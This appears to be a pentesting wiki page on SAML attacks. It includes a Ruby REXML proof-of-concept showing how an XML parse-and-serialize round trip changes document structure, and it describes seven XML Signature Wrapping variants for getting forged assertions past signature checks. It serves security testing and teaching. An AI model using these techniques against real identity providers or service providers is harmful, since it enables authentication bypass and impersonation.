SAML Attacks
Basic Information
The first part of the referenced SAML testing methodology covers request collection, decoding, and baseline validation checks that should precede the attacks on this page.[14]
Tool
SAMLExtractor accepts a URL or URL list and reports discovered SAML consumer endpoints.
XML round-trip
An XML implementation may parse or serialize a document before checking the in-memory signed structure. Ideally this round trip preserves the data, but parser differentials can make the data validated by the signature differ from the data later processed by the application.
For example, check the following code:
require 'rexml/document'

doc = REXML::Document.new <<XML
<!DOCTYPE x [ <!NOTATION x SYSTEM 'x">]><!--'> ]>
<X>
  <Y/><![CDATA[--><X><Z/><!--]]]>
</X>
XML

puts "First child in original doc: " + doc.root.elements[1].name
doc = REXML::Document.new doc.to_s
puts "First child after round-trip: " + doc.root.elements[1].name
Running the program against REXML 3.2.4 or earlier would result in the following output instead:
First child in original doc: Y
First child after round-trip: Z
This is how REXML saw the original XML document from the program above:

And this is how it saw it after a round of parsing and serialization:

For more information about the vulnerability and how to abuse it:[1][2]
- https://mattermost.com/blog/securing-xml-implementations-across-the-web/[1]
- https://joonas.fi/2021/08/saml-is-insecure-by-design/[2]
XML Signature Wrapping Attacks
In XML Signature Wrapping attacks (XSW), adversaries exploit a vulnerability arising when XML documents are processed through two distinct phases: signature validation and function invocation. These attacks involve altering the XML document structure. Specifically, the attacker injects forged elements that do not compromise the XML Signature’s validity. This manipulation aims to create a discrepancy between the elements analyzed by the application logic and those checked by the signature verification module. As a result, while the XML Signature remains technically valid and passes verification, the application logic processes the fraudulent elements. Consequently, the attacker effectively bypasses the XML Signature’s integrity protection and origin authentication, enabling the injection of arbitrary content without detection.
The following attacks are based on this methodology and this paper. Consult them for further details.[3][4]

XSW #1
- Strategy: A new root element containing the signature is added.
- Implication: The validator may get confused between the legitimate “Response -> Assertion -> Subject” and the attacker’s “evil new Response -> Assertion -> Subject”, leading to data integrity issues.

XSW #2
- Difference from XSW #1: Utilizes a detached signature instead of an enveloping signature.
- Implication: The “evil” structure, similar to XSW #1, aims to deceive the business logic post integrity check.
XSW #3
- Strategy: An evil Assertion is crafted at the same hierarchical level as the original assertion.
- Implication: Intends to confuse the business logic into using the malicious data.


XSW #4
- Difference from XSW #3: The original Assertion becomes a child of the duplicated (evil) Assertion.
- Implication: Similar to XSW #3 but alters the XML structure more aggressively.

XSW #5
- Unique Aspect: Neither the Signature nor the original Assertion adhere to standard configurations (enveloped/enveloping/detached).
- Implication: The copied Assertion envelopes the Signature, modifying the expected document structure.

XSW #6
- Strategy: Similar location insertion as XSW #4 and #5, but with a twist.
- Implication: The copied Assertion envelopes the Signature, which then envelopes the original Assertion, creating a nested deceptive structure.

XSW #7
- Strategy: An Extensions element is inserted with the copied Assertion as a child.
- Implication: This exploits the less restrictive schema of the Extensions element to bypass schema validation countermeasures, especially in libraries like OpenSAML.
